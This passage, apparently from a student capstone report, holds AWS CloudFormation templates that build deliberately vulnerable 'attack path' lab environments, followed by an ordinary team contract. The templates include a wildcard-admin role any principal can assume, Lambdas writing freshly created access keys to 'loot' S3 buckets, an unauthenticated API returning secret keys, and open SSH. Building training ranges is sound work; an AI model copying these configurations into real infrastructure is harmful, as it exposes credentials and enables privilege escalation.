                    "Value": "1"
                    }
              ],
              "UserName": "Richard"
          }
        },
        "PopLambda": {
            "Type": "AWS::Lambda::Function",
            "DependsOn": "SSMUser",
            "Properties": {
                "FunctionName":"PopulateS3Lambda",
                "Handler": "index.handler",
                "Role": { "Fn::GetAtt" : ["PopulateLambdaRole", "Arn"] },
                "Code": {
                    "ZipFile":  {
                        "Fn::Join": [
                        "\n",
                            [
                              "import boto3",
                              "import json",
                              "import urllib.request",
                              "",
                              "def handler(event, context):",
                              "",
                              "    repo_url = 'https://api.github.com/repos/kvkstudent/populateS3/contents/pops3'",
                              "    with urllib.request.urlopen(repo_url) as response:",
                              "        statusCode = response.status",
                              "        data = response.read()",
                              "        repo_contents = json.loads(data)",
                              "",
                              "    if statusCode == 200:",
                              "        downloaded_files = []",
                              "        for file in repo_contents:",
                              "            with urllib.request.urlopen(file['download_url']) as file_response:",
                              "                file_content = file_response.read()",
                              "                downloaded_files.append({'name': file['name'], 'content': file_content})",
                              "        ",
                              "        s3 = boto3.client('s3')",
                              "        for file in downloaded_files:",
                              "
s3.put_object(Bucket='student-registration-data', Key=file['name'],
Body=file['content'])",
                              "        return {",
                              "            'statusCode': 200,",
                              "            'body': json.dumps({'message':
f'{len(downloaded_files)} files uploaded to S3 bucket'})",
                              "        }",
                              "    else:",
                              "        return {",
                              "            'statusCode':
'response.status_code',",
                              "            'body': json.dumps({'message':
'Failed to retrieve files from GitHub repository'})",
                              "        }",
                              "",
                              "def create_access_key_for_user(username):",
                              "    # Create an IAM client",
                              "    iam_client = boto3.client('iam')",
                              "    ",
                              "    # Create an access key for the
specified user",
                              "    response =
iam_client.create_access_key(UserName=username)",
                              "    ",
                              "    # Extract and return the access key
details",
                              "    access_key_id = 
response['AccessKey']['AccessKeyId']",

                              "    secret_access_key = 
response['AccessKey']['SecretAccessKey']",

                              "    # Access key into JSON file",

                              "    access_key_data = {",

                              "        'AccessKeyId': access_key_id,",

                              "        'SecretAccessKey': 
secret_access_key",

                              "    }",

                              "    access_key_json = 
json.dumps(access_key_data)",

                              "",

                              "    s3 = boto3.client('s3')",

                              "    
s3.put_object(Bucket='student-registration-data', Key='credentials.json', 
Body=access_key_json)",

                              "",

                              "    return access_key_id, 
secret_access_key",

                              "",

                              "# Username for Access Key",

                              "username = 'Richard'",

                              "access_key_id, secret_access_key = 
create_access_key_for_user(username)"

                            ]

                        ]
```

```
                    }
                },
                "Runtime": "python3.12",
                "Timeout": "15"
            }
        },
        "LambdaExecutionRole": {
            "Type": "AWS::IAM::Role",
            "DependsOn": "DBNetworkInterface",
            "Properties": {
                "AssumeRolePolicyDocument": {
                    "Version": "2012-10-17",
                    "Statement": [
                        {
                            "Effect": "Allow",
                            "Principal": {
                                "Service": "lambda.amazonaws.com"
                            },
                            "Action": "sts:AssumeRole"
                        }
                    ]
                },
                "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries",
                "Policies": [

                    {

                        "PolicyName": "LambdaExecutionPolicy",

                        "PolicyDocument": {

                            "Version": "2012-10-17",

                            "Statement": [

                                {

                                    "Effect": "Allow",

                                    "Action": [

                                        "logs:CreateLogGroup",

                                        "logs:CreateLogStream",

                                        "logs:PutLogEvents"

                                    ],

                                    "Resource": "arn:aws:logs:*:*:*"

                                },

                                {

                                    "Effect": "Allow",

                                    "Action": [

                                        "ec2:CreateNetworkInterface",

                                        "ec2:DescribeNetworkInterfaces",

                                        "ec2:DeleteNetworkInterface"

                                    ],

                                    "Resource": "*"

                                }
                            ]
                        }
                    }
                ]
            }
        },
        "FillRDS": {
            "Type": "AWS::Lambda::Function",
            "DependsOn":
["LambdaExecutionRole","studentregistrationdata"],
            "Properties": {
                "Handler": "fill_rds.lambda_handler",
                "Role": {
                    "Fn::GetAtt": [
                        "LambdaExecutionRole",
                        "Arn"
                    ]
                },
                "Code": {
                    "S3Bucket": "ap1kvklambda",
                    "S3Key": "fill_rds.zip"
                },
                "Runtime": "python3.10",
                "Timeout": 60,
                "VpcConfig": {
                    "SecurityGroupIds": [
                        {
                            "Ref": "WorkstationSecurityGroup"
                        }
                    ],
                    "SubnetIds": [
                        {
                            "Ref": "PrivateSubnet1"
                        }
                    ]
                }
            }
        },
        "persistenceUser": {
            "Type": "AWS::IAM::User",
            "DeletionPolicy": "Delete",
            "Properties": {
                "Path": "/",
                "UserName": {
                        "Ref": "DatabaseUser"
                    },
                "LoginProfile": {
                    "Password": {
                        "Ref": "DatabasePassword"
                    }
                },
                "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries",
                "Policies": [ {
                    "PolicyName": "labwscreator",
                    "PolicyDocument": {
                        "Version": "2012-10-17",
                        "Statement": [
                            {
                                "Sid": "AllowEC2ReadWrite",
                                "Effect": "Allow",
                                "Action": [
                                    "ec2:AssociateIamInstanceProfile",
                                    "ec2:AuthorizeSecurityGroupIngress",
                                    "ec2:BundleInstance",
                                    "ec2:DescribeImages",
                                    "ec2:DescribeInstances",

"ec2:DescribeInstanceConnectEndpoints",
                                    "ec2:DescribeInstanceTypes",
                                    "ec2:DescribeKeyPairs",
                                    "ec2:DescribeVpcs",
                                    "ec2:DescribeSubnets",
                                    "ec2:DescribeSecurityGroups",

                                    "ec2:CreateSecurityGroup",

                                    "ec2:CreateKeyPair",

                                    "ec2:CreateImage",

                                    "ec2:CreateSnapshot",

                                    "ec2:CreateTags",

                                    "ec2:CreateInstanceConnectEndpoint",

                                    "ec2:CreateInstanceEventWindow",

                                    "ec2:CreateInstanceExportTask",

                                    "ec2:ModifyInstanceAttribute",

                                    "ec2:ImportInstance",

                                    "ec2:RunInstances",

                                    "ec2:RebootInstances",


"ec2:ReplaceIamInstanceProfileAssociation",

                                    "ec2:ResetInstanceAttribute",

                                    "ec2:StopInstances",

                                    "ec2:TerminateInstances",

                                    "ec2-instance-connect:*"

                                ],

                                "Resource": "*"

                            },

                            {

                                "Sid": "AllowPassRole",
                                "Effect": "Allow",

                                "Action": [

                                    "iam:PassRole",

                                    "iam:GetRole",

                                    "iam:ListInstanceProfiles",

                                    "iam:ListPolicies"

                                ],

                                "Resource": "*"

                            },

                            {

                                "Sid": "AllowManageOwnPasswords",

                                "Effect": "Allow",

                                "Action": [

                                    "iam:ChangePassword",

                                    "iam:GetUser"

                                ],

                                "Resource":
"arn:aws:iam::*:user/${aws:username}"

                            },

                            {

                                "Sid": "AllowManageOwnAccessKeys",

                                "Effect": "Allow",

                                "Action": [

                                    "iam:CreateAccessKey",
                                    "iam:DeleteAccessKey",
                                    "iam:ListAccessKeys",
                                    "iam:UpdateAccessKey",
                                    "iam:GetAccessKeyLastUsed"
                                ],
                                "Resource":
"arn:aws:iam::*:user/${aws:username}"
                            },
                            {
                                "Sid": "AllowGetKeypair",
                                "Effect": "Allow",
                                "Action": [
                                    "ssm:GetParameter"
                                ],
                                "Resource": "*"
                            }
                        ]
                    }
                }]
            }
        },
        "privEscRole": {
            "Type": "AWS::IAM::Role",
            "DeletionPolicy": "Delete",
            "Properties": {
                "RoleName": "RootRole",
                "AssumeRolePolicyDocument": {
                    "Version": "2012-10-17",
                    "Statement": [
                        {
                            "Effect": "Allow",
                            "Principal": {
                                "Service": "ec2.amazonaws.com",
                                "AWS": "*"
                            },
                            "Action": "sts:AssumeRole"
                        }
                    ]
                },
                "Path": "/",
                "PermissionsBoundary":
"arn:aws:iam::308130987840:policy/Boundaries",
                "Policies": [
                    {
                        "PolicyName": "root",
                        "PolicyDocument": {
                            "Version": "2012-10-17",
                            "Statement": [
                                {
                                    "Effect": "Allow",
                                    "Action": "*",
                                    "Resource": "*"
                                }
                            ]
                        }
                    }
                ]
            }
        },
        "bnoelKey": {
            "Type": "AWS::EC2::KeyPair",
            "DeletionPolicy": "Delete",
            "Properties": {
                "KeyName": {
                        "Ref": "DatabaseUser"
                    }
            }
        },
        "PublicSubnet1": {
            "Type": "AWS::EC2::Subnet",
            "DeletionPolicy": "Delete",
            "DependsOn": "VPC",
            "Properties": {
                "AvailabilityZone": {
                    "Fn::Select": [
                        0,
                        {
                            "Fn::GetAZs": ""
                        }
                    ]
                },
                "CidrBlock": {
                    "Ref": "PublicSubnet1CIDR"
                },
                "MapPublicIpOnLaunch": true,
                "Tags": [
                    {
                        "Key": "Name",
                        "Value": "Public Subnet 1"
                    },
                    {
                        "Key": "Attack Path",
                        "Value": "1"
                    }
                ],
                "VpcId": {
                    "Ref": "VPC"
                }
            }
        },
        "InternetGateway": {
            "Type": "AWS::EC2::InternetGateway",
            "Properties": {
            }
        },
        "InternetGatewayAttachment": {
            "Type": "AWS::EC2::VPCGatewayAttachment",
            "DeletionPolicy": "Delete",
            "DependsOn": [
                "InternetGateway",
                "VPC"
            ],
            "Properties": {
                "InternetGatewayId": {
                    "Ref": "InternetGateway"
                },
                "VpcId": {
                    "Ref": "VPC"
                }
            }
        },
        "NatGateway1EIP": {
            "Type": "AWS::EC2::EIP",
            "DeletionPolicy": "Delete",
            "DependsOn": "InternetGatewayAttachment",
            "Properties": {
                "Domain": "VPC"
            }
        },
        "NatGateway1": {
            "Type": "AWS::EC2::NatGateway",
            "DeletionPolicy": "Delete",
            "DependsOn": [
                "NatGateway1EIP",
                "PublicSubnet1"
            ],
            "Properties": {
                "AllocationId": {
                    "Fn::GetAtt": [
                        "NatGateway1EIP",
                        "AllocationId"
                    ]
                },
                "SubnetId": {
```

```
                "Ref": "PublicSubnet1"
            }
        }
    },
    "PublicRouteTable": {
        "Type": "AWS::EC2::RouteTable",
        "DeletionPolicy": "Delete",
        "DependsOn": "VPC",
        "Properties": {
            "VpcId": {
                "Ref": "VPC"
            }
        }
    },
    "DefaultPublicRoute": {
        "Type": "AWS::EC2::Route",
        "DeletionPolicy": "Delete",
        "DependsOn": [
            "InternetGatewayAttachment",
            "PublicRouteTable"
        ],
        "Properties": {
            "RouteTableId": {
                "Ref": "PublicRouteTable"
            },
            "DestinationCidrBlock": "0.0.0.0/0",
            "GatewayId": {
                "Ref": "InternetGateway"
            }
        }
    },
    "PublicSubnet1RouteTableAssociation": {
        "Type": "AWS::EC2::SubnetRouteTableAssociation",
        "DeletionPolicy": "Delete",
        "DependsOn": "PublicRouteTable",
        "Properties": {
            "RouteTableId": {
                "Ref": "PublicRouteTable"
            },
            "SubnetId": {
                "Ref": "PublicSubnet1"
            }
        }
    },
    "PrivateRouteTable1": {
        "Type": "AWS::EC2::RouteTable",
        "DeletionPolicy": "Delete",
        "DependsOn": "VPC",
        "Properties": {
            "VpcId": {
                "Ref": "VPC"
            }
        }
    },
    "DefaultPrivateRoute1": {
        "Type": "AWS::EC2::Route",
        "DeletionPolicy": "Delete",
        "DependsOn": [
            "NatGateway1",
            "PrivateRouteTable1"
        ],
        "Properties": {
            "RouteTableId": {
                "Ref": "PrivateRouteTable1"
            },
            "DestinationCidrBlock": "0.0.0.0/0",
            "NatGatewayId": {
                "Ref": "NatGateway1"
            }
        }
    },
    "PrivateSubnet1RouteTableAssociation": {
        "Type": "AWS::EC2::SubnetRouteTableAssociation",
        "DeletionPolicy": "Delete",
        "DependsOn": [
            "PrivateSubnet1",
            "PrivateRouteTable1"
        ],
        "Properties": {
            "RouteTableId": {
                "Ref": "PrivateRouteTable1"
            },
            "SubnetId": {
                "Ref": "PrivateSubnet1"
            }
        }
    },
    "InstanceSecurityGroup" : {
        "Type" : "AWS::EC2::SecurityGroup",
        "DeletionPolicy": "Delete",
        "DependsOn": "VPC",
        "Properties" : {
            "GroupDescription" : "Allow shh to client host",
            "VpcId" : {"Ref" : "VPC"},
            "SecurityGroupIngress" : [{
                "IpProtocol" : "tcp",
                "FromPort" : 22,
                "ToPort" : 22,
                "CidrIp" : "0.0.0.0/0"
            },
            {
                "IpProtocol": "tcp",
                "FromPort": 3306,
                "ToPort": 3306
            }],
            "SecurityGroupEgress" : [{
                "IpProtocol" : "-1",
                "CidrIp" : "0.0.0.0/0"
            }]
        }
    },
    "privEscEC2Endpoint":{
        "Type" : "AWS::EC2::InstanceConnectEndpoint",
        "DeletionPolicy": "Delete",
        "DependsOn": [
            "InstanceSecurityGroup",
            "PrivateSubnet1"
        ],
        "Properties" : {
            "SecurityGroupIds": [
                    {
                        "Fn::GetAtt" : [ "InstanceSecurityGroup",
"GroupId" ]
                    }
                ],
                "SubnetId": {
                    "Ref": "PrivateSubnet1"
                },
                "Tags": [
                    {
                        "Value": "Lab-204_WS_Tunnel",
                        "Key": "Name"
                    }
                ]
            }
        },
        "privEscEC2" : {
            "Type" : "AWS::EC2::Instance",
            "DeletionPolicy": "Delete",
            "DependsOn": [
                "bnoelKey",
                "InstanceSecurityGroup"
            ],
            "Properties" : {
                "ImageId" : {
                    "Fn::FindInMap": [
                        "RegionMap",
                        {
                            "Ref": "AWS::Region"
                        },
                        "AMI"
                    ]
                },
                "InstanceType": "t2.micro",
                "KeyName": {
                    "Ref": "bnoelKey"
                },
                "SecurityGroupIds": [
                    {
                        "Fn::GetAtt" : [ "InstanceSecurityGroup",
"GroupId" ]
                    }
                ],
                "SubnetId": {
                    "Ref": "PrivateSubnet1"
                },
                "Tags": [
                    {
```

```json
                        "Value": "Lab-204_WS",
                        "Key": "Name"
                    }
                ]
            }
        },
        "privEscInstanceProfile": {
            "Type": "AWS::IAM::InstanceProfile",
            "DeletionPolicy": "Delete",
            "DependsOn": "privEscRole",
            "Properties": {
                "InstanceProfileName": "RootProfile",
                "Path": "/",
                "Roles": [
                    {
                        "Ref": "privEscRole"
                    }
                ]
            }
        }
    }
}
```

Attack Path 2

```
AWSTemplateFormatVersion: '2010-09-09'

Description: CloudFormation Template for Creating EC2 Instance and
Security Group


# Parameters Section

Parameters:

  KeyName:

    Description: Name of the existing SSH key pair

    Type: AWS::EC2::KeyPair::KeyName

    Default: AttackPath2IE

  AllowedIPAddress:

    Description: The IP address or range allowed to access the
instance on ports 443 and 8000.

    Type: String

    AllowedPattern: ^([0-9]{1,3}\.){3}[0-9]{1,3}(\/[0-9]{1,2})?$

    ConstraintDescription: Must be a valid IP address or CIDR range.


# Resources Section

Resources:



  # Networking Configuration

  AP2IEVPC:

    Type: AWS::EC2::VPC

    Properties:
```

```yaml
    CidrBlock: 10.0.0.0/16

    EnableDnsSupport: true

    EnableDnsHostnames: true

    Tags:

      - Key: Name

        Value: AP2IEVPC


AP2Subnet:

  Type: AWS::EC2::Subnet

  Properties:

    VpcId: !Ref AP2IEVPC

    CidrBlock: 10.0.0.0/24

    AvailabilityZone: !Select [0, !GetAZs '']

    MapPublicIpOnLaunch: true

    Tags:

      - Key: Name

        Value: AP2Subnet


AP2Gateway:

  Type: AWS::EC2::InternetGateway

  Properties:

    Tags:

      - Key: Name

        Value: AP2Gateway
```

```yaml
AP2IEVPCGatewayAttachment:

  Type: AWS::EC2::VPCGatewayAttachment

  Properties:

    VpcId: !Ref AP2IEVPC

    InternetGatewayId: !Ref AP2Gateway


AP2RouteTable:

  Type: AWS::EC2::RouteTable

  Properties:

    VpcId: !Ref AP2IEVPC

    Tags:

      - Key: Name

        Value: AP2RouteTable


MyRoute:

  Type: AWS::EC2::Route

  DependsOn: AP2IEVPCGatewayAttachment

  Properties:

    RouteTableId: !Ref AP2RouteTable

    DestinationCidrBlock: 0.0.0.0/0

    GatewayId: !Ref AP2Gateway


SubnetRouteTableAssociation:
    Type: AWS::EC2::SubnetRouteTableAssociation
    Properties:
      SubnetId: !Ref AP2Subnet
      RouteTableId: !Ref AP2RouteTable

  # Security Group Configuration
  AP2InitialEntrySecurityGroup:
    Type: AWS::EC2::SecurityGroup
    Properties:
      VpcId: !Ref AP2IEVPC
      GroupDescription: Security group for Attack Path 2 Initial
Entry
      SecurityGroupIngress:
        - IpProtocol: tcp
          FromPort: 443
          ToPort: 443
          CidrIp: !Ref AllowedIPAddress
        - IpProtocol: tcp
          FromPort: 22
          ToPort: 22
          CidrIp: 0.0.0.0/0
        - IpProtocol: tcp
          FromPort: 8000
          ToPort: 8000
          CidrIp: !Ref AllowedIPAddress
          Description: Django
      Tags:
        - Key: Name
          Value: AttackPath2InitialEntrySG


  # S3 Bucket Configuration
  AP2TestBucket:
    Type: AWS::S3::Bucket
    Properties:
      BucketName: sdmay11-ap2loot1
      VersioningConfiguration:
        Status: Enabled
      Tags:
        - Key: Name
          Value: sdmay11-ap2loot1

  # IAM Configuration
  Ap2IEManagedPolicy:
    Type: AWS::IAM::ManagedPolicy
    Properties:
      Description: "Managed policy for various permissions."
      ManagedPolicyName: "Ap2IEManagedPolicy"
      PolicyDocument:
```

```yaml
      Version: '2012-10-17'
      Statement:
        - Sid: VisualEditor0
          Effect: Allow
          Action:
            - iam:GetPolicyVersion
            - iam:ListPolicyVersions
            - iam:SetDefaultPolicyVersion
            - iam:ListAttachedRolePolicies
            - s3:ListBucket
            - s3:GetObject
          Resource:
            - arn:aws:iam::308130987840:role/Ap2IERole
            - arn:aws:iam::308130987840:policy/Ap2IEManagedPolicy
            - arn:aws:s3:::sdmay11-ap2loot1
            - arn:aws:s3:::sdmay11-ap2loot1/*

Ap2IERole:
  Type: AWS::IAM::Role
  Properties:
    RoleName: "Ap2IERole"
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
          - Effect: Allow

            Principal:

              Service: ec2.amazonaws.com

            Action: sts:AssumeRole

      PermissionsBoundary:
arn:aws:iam::308130987840:policy/Boundaries

      ManagedPolicyArns:

        - !Ref Ap2IEManagedPolicy


  ap2IEPolicyInstanceProfile:

    Type: AWS::IAM::InstanceProfile

    Properties:

      Roles:

        - !Ref Ap2IERole


  #Bucket, role, instance profile for part2

  ap2Loot2Role:

    Type: AWS::IAM::Role

    Properties:

      AssumeRolePolicyDocument:

        Version: "2012-10-17"

        Statement:

          - Effect: "Allow"

            Principal:

              Service: "ec2.amazonaws.com"
            Action: "sts:AssumeRole"
      PermissionsBoundary:
arn:aws:iam::308130987840:policy/Boundaries
      Path: "/"
      Policies:
        - PolicyName: "S3AccessPolicy"
          PolicyDocument:
            Version: "2012-10-17"
            Statement:
              - Effect: "Allow"
                Action:
                  - "s3:GetObject"
                  - "s3:ListBucket"
                Resource:
                  - "arn:aws:s3:::sdmay11-ap2loot2"
                  - "arn:aws:s3:::sdmay11-ap2loot2/*"
      RoleName: "ap2_loot2"

  ap2Loot2InstanceProfile:
    Type: AWS::IAM::InstanceProfile
    Properties:
      Path: "/"
      Roles:
        - Ref: ap2Loot2Role
      InstanceProfileName: "ap2_Loot2"
  S3Bucket:
    Type: AWS::S3::Bucket
    Properties:
      BucketName: "sdmay11-ap2loot2"
      AccessControl: "Private"

  #User Creation
  ap2Test:
    Type: AWS::IAM::User
    Properties:
      UserName: "ap2Test"
      PermissionsBoundary:
arn:aws:iam::308130987840:policy/Boundaries

  AP2userpolicy:
    Type: AWS::IAM::Policy
    Properties:
      PolicyName: "AP2userpolicy"
      Users:
        - !Ref ap2Test
      PolicyDocument:
        Version: "2012-10-17"
        Statement:
          - Effect: "Allow"
```

```
            Action:
              - "ec2:CreateTags"
              - "ec2:RunInstances"
              - "ec2:CreateKeyPair"
              - "ec2:DescribeInstances"
              - "ec2:AssociateIamInstanceProfile"
              - "iam:PassRole"
              - "iam:ListInstanceProfiles"
            Resource: "*"

  # Lambda Configuration
  PopulateLambdaRoleAP2:
    Type: AWS::IAM::Role
    Properties:
      RoleName: PopulateLambdaRoleAP2
      AssumeRolePolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
            Principal:
              Service: lambda.amazonaws.com
            Action: sts:AssumeRole
      PermissionsBoundary:
arn:aws:iam::308130987840:policy/Boundaries
      Path: /
      Policies:
        - PolicyName: S3GetObjectAndPutObjectPolicyAP2
          PolicyDocument:
            Version: '2012-10-17'
            Statement:
              - Effect: Allow
                Action:
                  - s3:GetObject
                  - s3:PutObject
                Resource:
                  - arn:aws:s3:::sdmay11-ap2loot1/*
                  - arn:aws:s3:::sdmay11-ap2loot1
        - PolicyName: IAMAccessKeyManagement
          PolicyDocument:
            Version: '2012-10-17'
            Statement:
              - Effect: Allow
                Action:
                  - iam:CreateAccessKey
                Resource:
                  - arn:aws:iam::308130987840:user/ap2Test
        - PolicyName: LambdaLogPolicy
          PolicyDocument:
            Version: '2012-10-17'
            Statement:

              - Effect: Allow

                Action:

                  - logs:CreateLogGroup

                  - logs:CreateLogStream

                  - logs:PutLogEvents

                Resource:
arn:aws:logs:*:308130987840:log-group:/aws/lambda/*:*:*


  PopLambdaAP2:

    Type: AWS::Lambda::Function

    Properties:

      FunctionName: PopulateS3LambdaAP2

      Handler: index.handler

      Role: !GetAtt PopulateLambdaRoleAP2.Arn

      Code:

        ZipFile: |

          # Lambda function code here

          import logging

          import boto3

          import json

          import urllib.request


          logger = logging.getLogger()

          logger.setLevel(logging.INFO)
          def send_response(event, context, response_status,
response_data):

              response_url = event['ResponseURL']

              response_body = json.dumps({

                  'Status': response_status,

                  'Reason': 'See CloudWatch Log Stream: ' +
context.log_stream_name,

                  'PhysicalResourceId': context.log_stream_name,

                  'StackId': event['StackId'],

                  'RequestId': event['RequestId'],

                  'LogicalResourceId': event['LogicalResourceId'],

                  'Data': response_data

              }).encode('utf-8')

              headers = {

                  'content-type': '',

                  'content-length': str(len(response_body))

              }

              req = urllib.request.Request(response_url,
data=response_body, headers=headers, method='PUT')

              with urllib.request.urlopen(req) as response:

                  pass  # Response not used, but you could log or
handle it if needed



          def create_access_key_for_user(username):

              # Create an IAM client
              iam_client = boto3.client('iam')

              # Create an access key for the specified user

              response =
iam_client.create_access_key(UserName=username)

              # Extract and return the access key details

              access_key_id = response['AccessKey']['AccessKeyId']

              secret_access_key =
response['AccessKey']['SecretAccessKey']

              # Access key into JSON file

              access_key_data = {

                  'AccessKeyId': access_key_id,

                  'SecretAccessKey': secret_access_key

              }

              access_key_json = json.dumps(access_key_data)

              # Store in S3

              s3 = boto3.client('s3')

              s3.put_object(Bucket='sdmay11-ap2loot1',
Key='credentials.json', Body=access_key_json)

              return access_key_id, secret_access_key



          def handler(event, context):

              try:

                  # Assuming the username can be passed as a
parameter or fixed value

                  username = event.get('username', 'ap2Test')
                  access_key_id, secret_access_key =
create_access_key_for_user(username)

                  response_data = {

                      'message': f'Access key created and uploaded
for user {username}',

                      'AccessKeyId': access_key_id,

                      'SecretAccessKey': secret_access_key

                  }

                  send_response(event, context, "SUCCESS",
response_data)

              except Exception as e:

                  logger.error(f"An error occurred: {str(e)}")

                  send_response(event, context, "FAILED",
{'message': str(e)})

      Runtime: python3.12

      Timeout: 15  # This is the function's maximum execution time


  # API Gateway to invoke Lambda

  APIAP2:

    Type: AWS::ApiGateway::RestApi

    Properties:

      Name: APIAP2


  APIResourceAP2:

    Type: AWS::ApiGateway::Resource

    Properties:
      ParentId: !GetAtt 'APIAP2.RootResourceId'

      PathPart: 'invoke'

      RestApiId: !Ref APIAP2


  APIMethodAP2:

    Type: AWS::ApiGateway::Method

    Properties:

      HttpMethod: POST

      ResourceId: !Ref APIResourceAP2

      RestApiId: !Ref APIAP2

      AuthorizationType: NONE

      Integration:

        IntegrationHttpMethod: POST

        Type: AWS_PROXY

        Uri: !Sub
'arn:aws:apigateway:${AWS::Region}:lambda:path/2015-03-31/functions/
${PopLambdaAP2.Arn}/invocations'


  LambdaPermissionAP2:

    Type: AWS::Lambda::Permission

    Properties:

      Action: lambda:InvokeFunction

      FunctionName: !GetAtt PopLambdaAP2.Arn

      Principal: apigateway.amazonaws.com
      SourceArn: !Sub
'arn:aws:execute-api:${AWS::Region}:${AWS::AccountId}:${APIAP2}/*/*/
*'


  # Deployment of API

  APIDeploymentAP2:

    Type: AWS::ApiGateway::Deployment

    Properties:

      RestApiId: !Ref APIAP2

      StageName: prod

    DependsOn: APIMethodAP2


  #Revert policy setup

  LambdaExecutionRole:

    Type: AWS::IAM::Role

    Properties:

      AssumeRolePolicyDocument:

        Version: '2012-10-17'

        Statement:

          - Effect: Allow

            Principal:

              Service:

                - lambda.amazonaws.com

            Action:

              - sts:AssumeRole
```

```yaml
      Path: "/"

      PermissionsBoundary:
'arn:aws:iam::308130987840:policy/Boundaries'

      Policies:

        - PolicyName: AllowPolicyModification

          PolicyDocument:

            Version: '2012-10-17'

            Statement:

              - Effect: Allow

                Action:

                  - iam:GetPolicy

                  - iam:CreatePolicyVersion

                  - iam:ListPolicyVersions

                  - iam:DeletePolicyVersion

                  - iam:SetDefaultPolicyVersion

                Resource:
'arn:aws:iam::308130987840:policy/Ap2IEManagedPolicy'


  ap2IEPolicyUpdater:

    Type: AWS::Lambda::Function

    Properties:

      Handler: index.handler

      Role: !GetAtt LambdaExecutionRole.Arn

      Runtime: python3.8

      Code:
        ZipFile: |
          import json
          import boto3
          from botocore.exceptions import ClientError

          def handler(event, context):
              # Initialize the IAM client
              iam_client = boto3.client('iam')

              # Specify the policy ARN
              policy_arn = 
'arn:aws:iam::308130987840:policy/Ap2IEManagedPolicy'

              # Define the new policy document
              new_policy_document = {
                  "Version": "2012-10-17",
                  "Statement": [
                      {
                          "Effect": "Allow",
                          "Action": [
                              "iam:GetPolicyVersion",
                              "iam:ListPolicyVersions",
                              "iam:SetDefaultPolicyVersion",
                              "iam:ListAttachedRolePolicies"
                          ],
                          "Resource": [
                              "arn:aws:iam::308130987840:role/Ap2IERole",

"arn:aws:iam::308130987840:policy/Ap2IEManagedPolicy"
                          ]
                      }
                  ]
              }

              try:
                  # Create a new policy version
                  response = iam_client.create_policy_version(
                      PolicyArn=policy_arn,
                      PolicyDocument=json.dumps(new_policy_document),
                      SetAsDefault=True
                  )

                  # Return the response and indicate success
                  return {
                      'statusCode': 200,
                      'body': json.dumps('Successfully updated policy
version.'),
                      'response': response
                  }
```

```
             except ClientError as e:

                 # Return the error message if an exception occurs

                 return {

                     'statusCode': 400,

                     'body': json.dumps(str(e))

                 }



  # EC2 Instance Configuration

  AP2InitialEntryInstance:

    Type: AWS::EC2::Instance

    Properties:

      InstanceType: t2.micro

      KeyName: !Ref KeyName

      ImageId: ami-06bfeedc33774a2d5

      SubnetId: !Ref AP2Subnet

      SecurityGroupIds:

        - !GetAtt AP2InitialEntrySecurityGroup.GroupId

      IamInstanceProfile: !Ref ap2IEPolicyInstanceProfile

      Tags:

        - Key: Name

          Value: AP2InitialEntry


# Outputs Section
```

```yaml
Outputs:

  InstanceId:

    Description: ID of the newly created EC2 instance

    Value: !Ref AP2InitialEntryInstance

  SecurityGroupId:

    Description: ID of the newly created security group

    Value: !GetAtt AP2InitialEntrySecurityGroup.GroupId

  SubnetId:

    Description: ID of the newly created subnet

    Value: !Ref AP2Subnet

  VPCId:

    Description: ID of the newly created VPC

    Value: !Ref AP2IEVPC

  BucketName:

    Description: Name of the new S3 Bucket

    Value: !Ref AP2TestBucket

  APIEndpoint:

    Description: URL of the deployed API Gateway

    Value: !Sub
'https://${APIAP2}.execute-api.${AWS::Region}.amazonaws.com/prod'
```

8.4.3 Team Contract

Team Name: SDMay24-11

Team Members:

1) __Ashler Benda__________________ 2) __Ahmed Nasereddin________

3) __Garrett Arp____________________ 4) __Ethan Douglass___________

5) __Andrew Bowen_________________ 6) __Karthik Kasarabada________

7) __Ayo Ogunsola__________________

Team Procedures

1. Day, time, and location (face-to-face or virtual) for regular team meetings:

5:30pm Wed (Team Meeting), 5:30pm Thurs (TA Meeting)

2. Preferred method of communication updates, reminders, issues, and scheduling (e.g., e-mail, phone, app, face-to-face):

Student Team Discussion and meetings: Discord, face to face

Faculty & Client Meetings: Teams

Faculty & Client communication updates: Discord

Scheduling: when2meet.com

3. Decision-making policy (e.g., consensus, majority vote):

Consensus will be used at any given meeting, unless a majority vote is determined to be necessary for important decisions

4. Procedures for record keeping (i.e., who will keep meeting minutes, how will minutes be shared/archived):

Rotating minute takers, draft on Google Docs to be shared/linked on GitLab

Participation Expectations

1. Expected individual attendance, punctuality, and participation at all team meetings:

Overall attendance over 75%, punctuality expected unless notified

2. Expected level of responsibility for fulfilling team assignments, timelines, and deadlines:

All team assignments should be completed on time, and individual assignments should be

3. Expected level of communication with other team members:

Within 12 hour response time

4. Expected level of commitment to team decisions and tasks:

- When present, actively contribute to decisions and discussions.

Tasks will be actively maintained and reviewed during weekly meetings.

- When absent, urgent in reaching out to catch up and debrief with rest of the team

Leadership

1. Leadership roles for each team member (e.g., team organization, client interaction, individual component design, testing, etc.):

Team Organization (Scrum Master): Andrew Bowen

Client Interaction: Ashler B, Karthik K.

Review Testing Lead: Ethan Douglass

Website Lead: Garrett Arp

Active Directory Lead: Ahmed Nasereddin, Ayo Ogunsola

2. Strategies for supporting and guiding the work of all team members:

Working together for the common goal, if anyone is struggling offer help, use our resources to meet our goals.

3. Strategies for recognizing the contributions of all team members:

Weekly/Bi-weekly goals with a defined outcome set and discussed with the team and tracked in GitLab

Collaboration and Inclusion

1. Describe the skills, expertise, and unique perspectives each team member brings to the team.

Problem solving, critical thinking, experience in the tools required for this project. Most importantly, we are all motivated!

2. Strategies for encouraging and support contributions and ideas from all team members:

Acknowledgement of hard work, ask about each other's work, voice our opinions.

3. Procedures for identifying and resolving collaboration or inclusion issues (e.g., how will a team member inform the team that the team environment is obstructing their opportunity or ability to contribute?)

Communication is key, everyone knows a team doesn’t function well if no one communicates. We all understand that whenever we find an obstacle or something that is denying us from being apart of the team, that we will speak up and voice our concerns.

Goal-Setting, Planning, and Execution

1. Team goals for this semester:

Understand the tools we are going to use, understand the software we are going to use, do some in-depth research regarding our project’s scope.

2. Strategies for planning and assigning individual and team work:

Start with what team members know that is relevant to the tools and work on getting all members to understand the tools. Then assign specific tasks based on interests and strengths.

3. Strategies for keeping on task:

Use Gitlab to track assignments and tasks, updating the boards regularly. Use meeting and communications to keep each other accountable.

Consequences for Not Adhering to Team Contract

1. How will you handle infractions of any of the obligations of this team contract?

